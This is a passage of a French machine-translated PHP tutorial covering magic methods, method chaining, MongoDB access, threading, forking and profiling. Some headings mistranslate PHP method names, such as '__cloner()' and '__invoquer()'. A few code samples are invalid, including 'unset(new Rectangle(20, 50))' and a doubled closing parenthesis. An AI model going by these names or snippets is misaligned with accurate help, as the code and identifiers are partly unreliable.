    {  //Setting the Header based on which button is clicked
        case 'getState':
            header("Location: http://NewPageForState.com/getState.php?search=" .
$_POST['search']);
            break;
        case 'getProject':
            header("Location: http://NewPageForProject.com/getProject.php?search=" .
$_POST['search']);
            break;
}
else
{
    GetSearchTerm(!NULL);
}
//Forms to enter a State or Project and click search
function GetSearchTerm($success)
{
    if (is_null($success))
    {
        echo "<h4>You must enter a state or project number</h4>";
    }
    echo "<center><strong>Enter the State to search for</strong></center><p></p>";
    //Using the $_SERVER['PHP_SELF'] keeps us on this page till the switch above determines
where to go
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getState'>
            <center>State: <input type='text' name='search' size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search State'></center>
            </form>";

    GetSearchTermProject($success);
}

function GetSearchTermProject($success)
{
    echo "<center><br><strong>Enter the Project to search for</strong></center><p></p>";
    echo "<form action='" . $_SERVER['PHP_SELF'] . "' enctype='multipart/form-data'
method='POST'>
            <input type='hidden' name='action' value='getProject'>
            <center>Project Number: <input type='text' name='search'
size='10'></center><p></p>
            <center><input type='submit' name='submit' value='Search Project'></center>
            </form>";
```

```
}
```

?>

Lire Manipulation des en-têtes en ligne: https://riptutorial.com/fr/php/topic/3717/manipulation-des-en-tetes

Chapitre 63: Méthodes magiques

Examples

__get (), __set (), __isset () et __unset ()

Chaque fois que vous essayez de récupérer un certain champ d'une classe comme ceci:

```
$animal = new Animal();
$height = $animal->height;
```

PHP appelle la méthode magique `__get($name)` , avec `$name` égal à `"height"` dans ce cas. Écrire dans un champ de classe comme ceci:

```
$animal->height = 10;
```

Invoquera la méthode magique `__set($name, $value)` , avec `$name` égal à `"height"` et `$value` égal à `10` .

PHP a également deux fonctions `isset()` , qui vérifient si une variable existe et `unset()` , ce qui détruit une variable. Vérifier si un champ d'objets est défini comme ceci:

```
isset($animal->height);
```

Invoquera la fonction `__isset($name)` sur cet objet. Détruire une variable comme ça:

```
unset($animal->height);
```

Invoquera la fonction `__unset($name)` sur cet objet.

Normalement, lorsque vous ne définissez pas ces méthodes sur votre classe, PHP récupère simplement le champ tel qu'il est stocké dans votre classe. Cependant, vous pouvez remplacer ces méthodes pour créer des classes pouvant contenir des données comme un tableau, mais utilisables comme un objet:

```
class Example {
    private $data = [];

    public function __set($name, $value) {
        $this->data[$name] = $value;
    }

    public function __get($name) {
        if (!array_key_exists($name, $this->data)) {
            return null;
        }

        return $this->data[$name];
```

```
    }

    public function __isset($name) {
        return isset($this->data[$name]);
    }

    public function __unset($name) {
        unset($this->data[$name]);
    }
}

$example = new Example();

// Stores 'a' in the $data array with value 15
$example->a = 15;

// Retrieves array key 'a' from the $data array
echo $example->a; // prints 15

// Attempt to retrieve non-existent key from the array returns null
echo $example->b; // prints nothing

// If __isset('a') returns true, then call __unset('a')
if (isset($example->a)) {
    unset($example->a));
}
```

fonction empty () et méthodes magiques

Notez que l'appel à `empty()` sur un attribut de classe invoquera `__isset()` car, comme l'indique le manuel PHP:

> empty () est essentiellement l'équivalent concis de **! isset ($ var) || $ var == false**

__construct () and __destruct ()

`__construct()` est la méthode magique la plus courante en PHP, car elle est utilisée pour configurer une classe lorsqu'elle est initialisée. Le contraire de la méthode `__construct()` est la méthode `__destruct()` . Cette méthode est appelée lorsqu'il n'y a plus de références à un objet que vous avez créé ou lorsque vous forcez sa suppression. La récupération de mémoire de PHP va nettoyer l'objet en appelant d'abord son destructeur, puis en le retirant de la mémoire.

```
class Shape {
    public function __construct() {
        echo "Shape created!\n";
    }
}

class Rectangle extends Shape {
    public $width;
    public $height;

    public function __construct($width, $height) {
        parent::__construct();
```

```
        $this->width = $width;
        $this->height = $height;
        echo "Created {$this->width}x{$this->height} Rectangle\n";
    }

    public function __destruct() {
        echo "Destroying {$this->width}x{$this->height} Rectangle\n";
    }
}

function createRectangle() {
    // Instantiating an object will call the constructor with the specified arguments
    $rectangle = new Rectangle(20, 50);

    // 'Shape Created' will be printed
    // 'Created 20x50 Rectangle' will be printed
}

createRectangle();
// 'Destroying 20x50 Rectangle' will be printed, because
// the `$rectangle` object was local to the createRectangle function, so
// When the function scope is exited, the object is destroyed and its
// destructor is called.

// The destructor of an object is also called when unset is used:
unset(new Rectangle(20, 50));
```

__toString ()

Chaque fois qu'un objet est traité comme une chaîne, la `__toString()` est appelée. Cette méthode doit renvoyer une représentation sous forme de chaîne de la classe.

```
class User {
    public $first_name;
    public $last_name;
    public $age;

    public function __toString() {
        return "{$this->first_name} {$this->last_name} ({$this->age})";
    }
}

$user = new User();
$user->first_name = "Chuck";
$user->last_name = "Norris";
$user->age = 76;

// Anytime the $user object is used in a string context, __toString() is called

echo $user; // prints 'Chuck Norris (76)'

// String value becomes: 'Selected user: Chuck Norris (76)'
$selected_user_string = sprintf("Selected user: %s", $user);

// Casting to string also calls __toString()
$user_as_string = (string) $user;
```

__invoquer()

Cette méthode magique est appelée lorsque l'utilisateur essaie d'appeler un objet en tant que fonction. Les cas d'utilisation possibles peuvent inclure certaines approches comme la programmation fonctionnelle ou certains rappels.

```
class Invokable
{
    /**
     * This method will be called if object will be executed like a function:
     *
     * $invokable();
     *
     * Args will be passed as in regular method call.
     */
    public function __invoke($arg, $arg, ...)
    {
        print_r(func_get_args());
    }
}

// Example:
$invokable = new Invokable();
$invokable([1, 2, 3]);

// optputs:
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
)
```

__call () et __callStatic ()

`__call()` et `__callStatic()` sont appelés lorsque quelqu'un appelle une méthode d'objet inexistante dans un contexte objet ou statique.

```
class Foo
{
    /**
     * This method will be called when somebody will try to invoke a method in object
     * context, which does not exist, like:
     *
     * $foo->method($arg, $arg1);
     *
     * First argument will contain the method name(in example above it will be "method"),
     * and the second will contain the values of $arg and $arg1 as an array.
     */
    public function __call($method, $arguments)
    {
        // do something with that information here, like overloading
        // or something generic.
        // For sake of example let's say we're making a generic class,
        // that holds some data and allows user to get/set/has via
        // getter/setter methods. Also let's assume that there is some
        // CaseHelper which helps to convert camelCase into snake_case.
        // Also this method is simplified, so it does not check if there
        // is a valid name or
```

```
        $snakeName = CaseHelper::camelToSnake($method);
        // Get get/set/has prefix
        $subMethod = substr($snakeName, 0, 3);

        // Drop method name.
        $propertyName = substr($snakeName, 4);

        switch ($subMethod) {
            case "get":
                return $this->data[$propertyName];
            case "set":
                $this->data[$propertyName] = $arguments[0];
                break;
            case "has":
                return isset($this->data[$propertyName]);
            default:
                throw new BadMethodCallException("Undefined method $method");
        }
    }

    /**
     * __callStatic will be called from static content, that is, when calling a nonexistent
     * static method:
     *
     * Foo::buildSomethingCool($arg);
     *
     * First argument will contain the method name(in example above it will be
"buildSomethingCool"),
     * and the second will contain the value $arg in an array.
     *
     * Note that signature of this method is different(requires static keyword). This method
was not
     * available prior PHP 5.3
     */
    public static function __callStatic($method, $arguments)
    {
        // This method can be used when you need something like generic factory
        // or something else(to be honest use case for this is not so clear to me).
        print_r(func_get_args());
    }
}
```

Exemple:

```
$instance = new Foo();

$instance->setSomeState("foo");
var_dump($instance->hasSomeState());      // bool(true)
var_dump($instance->getSomeState());      // string "foo"

Foo::exampleStaticCall("test");
// outputs:
Array
(
    [0] => exampleCallStatic
    [1] => test
)
```

__sleep () et __wakeup ()

`__sleep` et `__wakeup` sont des méthodes liées au processus de sérialisation. `serialize` vérifie si une classe a une méthode `__sleep` . Si c'est le cas, il sera exécuté avant toute sérialisation. `__sleep` est censé retourner un tableau des noms de toutes les variables d'un objet à sérialiser.

`__wakeup` à son tour sera exécuté par `unserialize` s'il est présent dans la classe. Son intention est de rétablir les ressources et autres éléments nécessaires à l'initialisation lors de la désérialisation.

```
class Sleepy {
    public $tableName;
    public $tableFields;
    public $dbConnection;

    /**
     * This magic method will be invoked by serialize function.
     * Note that $dbConnection is excluded.
     */
    public function __sleep()
    {
        // Only $this->tableName and $this->tableFields will be serialized.
        return ['tableName', 'tableFields'];
    }

    /**
     * This magic method will be called by unserialize function.
     *
     * For sake of example, lets assume that $this->c, which was not serialized,
     * is some kind of a database connection. So on wake up it will get reconnected.
     */
    public function __wakeup()
    {
        // Connect to some default database and store handler/wrapper returned into
        // $this->dbConnection
        $this->dbConnection = DB::connect();
    }
}
```

__les informations de débogage()

> Cette méthode est appelée par `var_dump()` lors du vidage d'un objet pour obtenir les propriétés à afficher. Si la méthode n'est pas définie sur un objet, toutes les propriétés publiques, protégées et privées seront affichées. - PHP Manual

```
class DeepThought {
    public function __debugInfo() {
        return [42];
    }
}
```

5.6

```
var_dump(new DeepThought());
```

L'exemple ci-dessus affichera:

```
class DeepThought#1 (0) {
}
```

5.6

```
var_dump(new DeepThought());
```

L'exemple ci-dessus affichera:

```
class DeepThought#1 (1) {
  public ${0} =>
  int(42)
}
```

__cloner()

`__clone` est `__clone` à l'aide du mot clé `clone` . Il est utilisé pour manipuler l'état de l'objet lors du clonage, une fois que l'objet a été cloné.

```
class CloneableUser
{
    public $name;
    public $lastName;

    /**
     * This method will be invoked by a clone operator and will prepend "Copy " to the
     * name and lastName properties.
     */
    public function __clone()
    {
        $this->name = "Copy " . $this->name;
        $this->lastName = "Copy " . $this->lastName;
    }
}
```

Exemple:

```
$user1 = new CloneableUser();
$user1->name = "John";
$user1->lastName = "Doe";

$user2 = clone $user1; // triggers the __clone magic method

echo $user2->name;     // Copy John
echo $user2->lastName; // Copy Doe
```

Lire Méthodes magiques en ligne: https://riptutorial.com/fr/php/topic/1127/methodes-magiques

Chapitre 64: Modèles de conception

Introduction

Cette rubrique fournit des exemples de modèles de conception bien connus implémentés dans PHP.

Examples

Méthode d'enchaînement en PHP

Le chaînage des méthodes est une technique expliquée dans le livre de Martin Fowler, *Domain Specific Languages* . Le chaînage des méthodes est résumé comme

> *Les méthodes de modification Makes renvoient l'objet hôte afin que plusieurs modificateurs puissent être appelés dans une seule expression* .

Considérez ce morceau de code non-chaîné / régulier (porté sur PHP à partir du livre susmentionné)

```
$hardDrive = new HardDrive;
$hardDrive->setCapacity(150);
$hardDrive->external();
$hardDrive->setSpeed(7200);
```

Le chaînage des méthodes vous permettrait d'écrire les instructions ci-dessus de manière plus compacte:

```
$hardDrive = (new HardDrive)
    ->setCapacity(150)
    ->external()
    ->setSpeed(7200);
```

Tout ce que vous devez faire pour que cela fonctionne est de `return $this` dans les méthodes que vous voulez enchaîner:

```
class HardDrive {
    protected $isExternal = false;
    protected $capacity = 0;
    protected $speed = 0;

    public function external($isExternal = true) {
        $this->isExternal = $isExternal;
        return $this; // returns the current class instance to allow method chaining
    }

    public function setCapacity($capacity) {
        $this->capacity = $capacity;
        return $this; // returns the current class instance to allow method chaining
```

```
    }

    public function setSpeed($speed) {
        $this->speed = $speed;
        return $this; // returns the current class instance to allow method chaining
    }
}
```

Quand l'utiliser

Les principaux cas d'utilisation du chaînage de méthodes sont la création de langages internes spécifiques au domaine. Le chaînage de méthode est *un bloc de construction* dans Expression Builders et Fluent Interfaces . Ce n'est pas synonyme de ceux, cependant . Le chaînage des méthodes ne permet que ceux-là. Citant Fowler:

> J'ai également remarqué une idée fausse commune - beaucoup de personnes semblent assimiler des interfaces fluides avec le chaînage des méthodes. Certes, le chaînage est une technique courante à utiliser avec des interfaces fluides, mais la fluidité réelle est bien plus que cela.

Cela dit, l'utilisation de Chain Chaining pour éviter d'écrire l'objet hôte est considérée comme une odeur de code par beaucoup. Cela rend les API non évidentes, en particulier lors du mélange avec des API non chaînées.

Notes complémentaires

Séparation des requêtes de commande

La séparation des requêtes de commande est un principe de conception mis en avant par Bertrand Meyer . Il déclare que les méthodes de mutations d'état (*commandes*) ne doivent rien renvoyer, alors que les méthodes renvoyant quelque chose (*requêtes*) ne doivent pas muter. Cela facilite la compréhension du système. Le chaînage des méthodes viole ce principe parce que nous modifions l'état *et* renvoyons quelque chose.

Getters

Lorsque vous utilisez des classes qui implémentent le chaînage de méthodes, faites particulièrement attention lorsque vous appelez des méthodes getter (c'est-à-dire des méthodes qui renvoient autre chose que `$this`). Puisque les getters doivent retourner une valeur autre que `$this` , le chaînage d'une méthode supplémentaire sur un getter fait que l'appel opère sur la valeur *obtenue* , pas sur l'objet d'origine. Bien qu'il existe des cas d'utilisation pour les getters chaînés, ils peuvent rendre le code moins lisible.

Loi de Déméter et impact sur les tests

Le chaînage de méthode tel que présenté ci-dessus ne viole pas la loi de Demeter . Cela n'a pas non plus d'impact sur les tests. C'est parce que nous retournons l'instance hôte et non un collaborateur. C'est une idée fausse courante provenant des personnes qui confondent le chaînage des méthodes avec les *interfaces fluides* et les *générateurs d'expressions* . Ce n'est que lorsque le chaînage des méthodes retourne d' *autres objets que l'objet hôte* que vous violez la loi de Demeter et obtenez des falsifications dans vos tests.

Lire Modèles de conception en ligne: https://riptutorial.com/fr/php/topic/9992/modeles-de-conception

Chapitre 65: Mongo-php

Syntaxe

1. trouver()

Examples

Tout entre MongoDB et Php

Exigences

- Le serveur MongoDB s'exécute généralement sur le port 27017. (tapez `mongod` à l'invite de commande pour exécuter le serveur mongodb)
- Php installé en tant que cgi ou fpm avec l'extension MongoDB installée (l'extension MongoDB n'est pas fournie avec PHP par défaut)
- Bibliothèque de compositeurs (mongodb / mongodb) (dans la racine du projet, exécutez `php composer.phar require "mongodb/mongodb=^1.0.0"` pour installer la bibliothèque MongoDB)

Si tout va bien, vous êtes prêt à aller de l'avant.

> Vérifier l'installation de PHP

Si ce n'est pas sûr, vérifiez l'installation de `php -v` exécutant `php -v` à l'invite de commande renverra quelque chose comme ça

```
PHP 7.0.6 (cli) (built: Apr 28 2016 14:12:14) ( ZTS ) Copyright (c) 1997-2016 The PHP Group Zend Engine v3.0.0, Copyright (c) 1998-2016 Zend Technologies
```

> Vérifier l'installation de MongoDB

Vérifiez l'installation de MongoDB en exécutant `mongo --version` renverra la `MongoDB shell version: 3.2.6`

> Vérification de l'installation du composeur

Vérifiez l'installation de Composer en exécutant `php composer.phar --version` retournera `Composer version 1.2-dev (3d09c17b489cd29a0c0b3b11e731987e7097797d) 2016-08-30 16:12:39` `

Connexion à MongoDB à partir de php

```
<?php

  //This path should point to Composer's autoloader from where your MongoDB library will be loaded
  require 'vendor/autoload.php';
```

```
// when using custom username password
 try {
       $mongo = new MongoDB\Client('mongodb://username:password@localhost:27017');
       print_r($mongo->listDatabases());
 } catch (Exception $e) {
       echo $e->getMessage();
 }


// when using default settings
 try {
       $mongo = new MongoDB\Client('mongodb://localhost:27017');
       print_r($mongo->listDatabases());
 } catch (Exception $e) {
       echo $e->getMessage();
 }
```

Le code ci-dessus se connecte en utilisant la bibliothèque de composeurs MongoDB (`mongodb/mongodb` *) incluse en tant que* `vendor/autoload.php` *pour se connecter au serveur MongoDB exécuté sur le* `port : 27017` . Si tout va bien, il se connectera et listera un tableau. Si une exception se produit, la connexion au serveur MongoDB sera imprimée.

CREATE (Insertion) dans MongoDB

```
<?php

 //MongoDB uses collection rather than Tables as in case on SQL.
 //Use $mongo instance to select the database and collection
 //NOTE: if database(here demo) and collection(here beers) are not found in MongoDB both will
be created automatically by MongoDB.
  $collection = $mongo->demo->beers;

 //Using $collection we can insert one document into MongoDB
 //document is similar to row in SQL.
  $result = $collection->insertOne( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 //Every inserted document will have a unique id.
  echo "Inserted with Object ID '{$result->getInsertedId()}'";
?>
```

Dans l'exemple, nous utilisons l'instance $ mongo précédemment utilisée dans la partie `Connecting to MongoDB from php` *. MongoDB utilise le format de données de type JSON, donc en php, nous utiliserons array pour insérer des données dans MongoDB, cette conversion de tableau en Json et inversement sera effectuée par la bibliothèque mongo. Chaque document dans MongoDB a un identifiant unique nommé _id, pendant l'insertion, nous pouvons l'obtenir en utilisant* `$result->getInsertedId()` ;

LIRE (Rechercher) dans MongoDB

```
<?php
 //use find() method to query for records, where parameter will be array containing key value
```

```
pair we need to find.
 $result = $collection->find( [ 'name' => 'Hinterland', 'brewery' => 'BrewDog' ] );

 // all the data(result) returned as array
 // use for each  to filter the required keys
 foreach ($result as $entry) {
   echo $entry['_id'], ': ', $entry['name'], "\n";
 }

?>
```

Drop in MongoDB

```
<?php

 $result = $collection->drop( [ 'name' => 'Hinterland'] );

 //return 1 if the drop was sucessfull and 0 for failure
 print_r($result->ok);

?>
```

Il existe de nombreuses méthodes qui peuvent être effectuées sur `$collection` *voir la documentation officielle de MongoDB*

Lire Mongo-php en ligne: https://riptutorial.com/fr/php/topic/6794/mongo-php

Chapitre 66: Multi Threading Extension

Remarques

> Avec `pthreads` v3, `pthreads` ne peut être chargé qu'avec `cli` SAPI, il est donc `php-cli.ini` de conserver la directive `extension=pthreads.so` dans `php-cli.ini` UNIQUEMENT, si vous utilisez PHP7 et Pthreads v3.

Si vous utilisez **Wamp** sous **Windows** , vous devez configurer l'extension dans **php.ini** :

Ouvrez php \ php.ini et ajoutez:

```
extension=php_pthreads.dll
```

En ce qui concerne les utilisateurs de **Linux** , vous devez remplacer `.dll` par `.so` :

```
extension=pthreads.so
```

Vous pouvez directement exécuter cette commande pour l'ajouter à `php.ini` (changez `/etc/php.ini` avec votre chemin personnalisé)

```
echo "extension=pthreads.so" >> /etc/php.ini
```

Examples

Commencer

Pour commencer avec le multi-threading, vous aurez besoin du `pthreads-ext` pour php, qui peut être installé par

```
$ pecl install pthreads
```

et en ajoutant l'entrée à `php.ini` .

Un exemple simple:

```
<?php
// NOTE: Code uses PHP7 semantics.
class MyThread extends Thread {
    /**
     * @var string
     * Variable to contain the message to be displayed.
     */
    private $message;

    public function __construct(string $message) {
        // Set the message value for this particular instance.
```

```
        $this->message = $message;
    }

    // The operations performed in this function is executed in the other thread.
    public function run() {
        echo $this->message;
    }
}

// Instantiate MyThread
$myThread = new MyThread("Hello from an another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

Utiliser des pools et des travailleurs

> Le regroupement fournit une abstraction de niveau supérieur de la fonctionnalité Worker, y compris la gestion des références de la manière requise par pthreads. De: http://php.net/manual/en/class.pool.php

Les pools et les employés offrent un niveau de contrôle supérieur et facilitent la création de fichiers multithread.

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
     * The work name wich would be given to every work.
     */
    public function __construct(string $workName) {
        // The block of code in the constructor of your work,
        // would be executed when a work is submitted to your pool.

        $this->workName = $workName;
        printf("A new work was submitted with the name: %s\n", $workName);
    }

    public function run() {
        // This block of code in, the method, run
        // would be called by your worker.
        // All the code in this method will be executed in another thread.
        $workName = $this->workName;
        printf("Work named %s starting...\n", $workName);
        printf("New random number: %d\n", mt_rand());
    }
}

// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
```

```
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();
```

Lire Multi Threading Extension en ligne: https://riptutorial.com/fr/php/topic/1583/multi-threading-extension

Chapitre 67: Multitraitement

Examples

Multiprocessing utilisant des fonctions de fourche intégrées

Vous pouvez utiliser des fonctions intégrées pour exécuter des processus PHP sous forme de fourchettes. C'est le moyen le plus simple de réaliser un travail parallèle si vous n'avez pas besoin que vos threads se parlent.

Cela vous permet de placer des tâches exigeantes (comme télécharger un fichier sur un autre serveur ou envoyer un courrier électronique) à un autre thread pour que votre script se charge plus rapidement et puisse utiliser plusieurs cœurs. savoir ce que font les enfants.

Notez que sous Windows, une nouvelle invite de commande apparaîtra pour chaque fourchette démarrée.

master.php

```
$cmd = "php worker.php 10";
if(strtoupper(substr(PHP_OS, 0, 3)) === 'WIN') // for windows use popen and pclose
{
    pclose(popen($cmd,"r"));
}
else //for unix systems use shell exec with "&" in the end
{
    exec('bash -c "exec nohup setsid '.$cmd.' > /dev/null 2>&1 &"');
}
```

worker.php

```
//send emails, upload files, analyze logs, etc
$sleeptime = $argv[1];
sleep($sleeptime);
```

Créer un processus enfant à l'aide de fork

PHP a intégré la fonction `pcntl_fork` pour créer un processus enfant. `pcntl_fork` est identique à `fork` dans unix. Il ne prend aucun paramètre et renvoie un entier qui peut être utilisé pour différencier le processus parent et le processus enfant. Considérez le code suivant pour l'explication

```
<?php
    // $pid is the PID of child
    $pid = pcntl_fork();
    if ($pid == -1) {
         die('Error while creating child process');
    } else if ($pid) {
         // Parent process
```

```
    } else {
         // Child process
    }
?>
```

Comme vous pouvez le voir, `-1` est une erreur dans fork et l'enfant n'a pas été créé. Lors de la création d'un enfant, nous avons deux processus en cours d'exécution avec un `PID` séparé.

Une autre considération est un `zombie process` ou un `zombie process defunct process` lorsque le processus parent se termine avant le processus enfant. Pour empêcher un processus zombie, ajoutez simplement `pcntl_wait($status)` à la fin du processus parent.

> **pnctl_wait** suspend l'exécution du processus parent jusqu'à la fin du processus enfant.

Il est également intéressant de noter que le `zombie process` peut pas être tué en utilisant le signal `SIGKILL` .

Communication interprocessus

La communication interprocessus permet aux programmeurs de communiquer entre différents processus. Par exemple, considérons que nous devons écrire une application PHP capable d'exécuter les commandes bash et d'imprimer la sortie. Nous utiliserons `proc_open` , qui exécutera la commande et renverra une ressource avec laquelle nous pouvons communiquer. Le code suivant montre une implémentation de base qui exécute `pwd` dans `bash` partir de `php`

```
<?php
    $descriptor = array(
        0 => array("pipe", "r"), // pipe for stdin of child
        1 => array("pipe", "w"), // pipe for stdout of child
    );
    $process = proc_open("bash", $descriptor, $pipes);
    if (is_resource($process)) {
        fwrite($pipes[0], "pwd" . "\n");
        fclose($pipes[0]);
        echo stream_get_contents($pipes[1]);
        fclose($pipes[1]);
        $return_value = proc_close($process);

    }
?>
```

`proc_open` exécute la commande `bash` avec `$descriptor` tant que spécifications de descripteur. Après cela, nous utilisons `is_resource` pour valider le processus. Une fois cela fait, nous pouvons commencer à interagir avec le processus fils en utilisant **$ pipes** qui est généré selon les spécifications du descripteur.

Après cela, nous pouvons simplement utiliser `fwrite` pour écrire dans stdin du processus enfant. Dans ce cas, `pwd` suivi du retour chariot. Enfin, `stream_get_contents` est utilisé pour lire stdout du processus enfant.

> Rappelez-vous toujours de fermer le processus enfant en utilisant proc_close () qui

mettra fin à l'enfant et renverra le code de statut de sortie.

Lire Multitraitement en ligne: https://riptutorial.com/fr/php/topic/5263/multitraitement

Chapitre 68: Performance

Examples

Profilage avec XHProf

XHProf est un profileur PHP initialement écrit par Facebook, pour fournir une alternative plus légère à XDebug.

Après avoir installé le module PHP `xhprof` , le profilage peut être activé / désactivé à partir du code PHP:

```
xhprof_enable();
doSlowOperation();
$profile_data = xhprof_disable();
```

Le tableau renvoyé contiendra des données sur le nombre d'appels, le temps processeur et l'utilisation de la mémoire de chaque fonction à laquelle on a accédé dans `doSlowOperation()` .

`xhprof_sample_enable()` / `xhprof_sample_disable()` peut être utilisé comme une option plus légère qui enregistrera uniquement les informations de profilage pour une fraction des demandes (et dans un format différent).

XHProf a des fonctions d'aide (la plupart du temps non documentées) pour afficher les données (voir l'exemple), ou vous pouvez utiliser d'autres outils pour le visualiser (le blog platform.sh a un exemple).

Utilisation de la mémoire

La limite de mémoire d'exécution de PHP est définie par la directive INI `memory_limit` . Ce paramètre empêche toute exécution de PHP d'utiliser trop de mémoire, l'épuisant pour d'autres scripts et logiciels système. La limite de mémoire par défaut est 128M et peut être modifiée dans le fichier `php.ini` ou à l'exécution. Il peut être paramétré pour ne pas avoir de limite, mais cela est généralement considéré comme une mauvaise pratique.

L'utilisation exacte de la mémoire utilisée lors de l'exécution peut être déterminée en appelant `memory_get_usage()` . Il renvoie le nombre d'octets de mémoire alloués au script en cours d'exécution. Depuis PHP 5.2, il possède un paramètre booléen optionnel pour obtenir la mémoire système totale allouée, contrairement à la mémoire utilisée activement par PHP.

```
<?php
echo memory_get_usage() . "\n";
// Outputs 350688 (or similar, depending on system and PHP version)

// Let's use up some RAM
$array = array_fill(0, 1000, 'abc');

echo memory_get_usage() . "\n";
```

```
// Outputs 387704

// Remove the array from memory
unset($array);

echo memory_get_usage() . "\n";
// Outputs 350784
```

Maintenant, `memory_get_usage` vous permet d'utiliser la mémoire au moment de son exécution. Entre les appels à cette fonction, vous pouvez allouer et libérer d'autres choses en mémoire. Pour obtenir la quantité maximale de mémoire utilisée jusqu'à un certain point, appelez `memory_get_peak_usage()` .

```
<?php
echo memory_get_peak_usage() . "\n";
// 385688
$array = array_fill(0, 1000, 'abc');
echo memory_get_peak_usage() . "\n";
// 422736
unset($array);
echo memory_get_peak_usage() . "\n";
// 422776
```

Notez que la valeur ne montera ou ne restera pas constante.

Profilage avec Xdebug

Une extension de PHP appelée Xdebug est disponible pour vous aider à profiler les applications PHP , ainsi que le débogage à l'exécution. Lors de l'exécution du profileur, la sortie est écrite dans un fichier au format binaire appelé "cachegrind". Des applications sont disponibles sur chaque plate-forme pour analyser ces fichiers.

Pour activer le profilage, installez l'extension et ajustez les paramètres php.ini. Dans notre exemple, nous allons exécuter le profil sur la base d'un paramètre de requête. Cela nous permet de conserver les paramètres statiques et d'activer le profileur uniquement si nécessaire.

```
// Set to 1 to turn it on for every request
xdebug.profiler_enable = 0
// Let's use a GET/POST parameter to turn on the profiler
xdebug.profiler_enable_trigger = 1
// The GET/POST value we will pass; empty for any value
xdebug.profiler_enable_trigger_value = ""
// Output cachegrind files to /tmp so our system cleans them up later
xdebug.profiler_output_dir = "/tmp"
xdebug.profiler_output_name = "cachegrind.out.%p"
```

Ensuite, utilisez un client Web pour faire une demande à l'URL de votre application que vous souhaitez profiler, par exemple

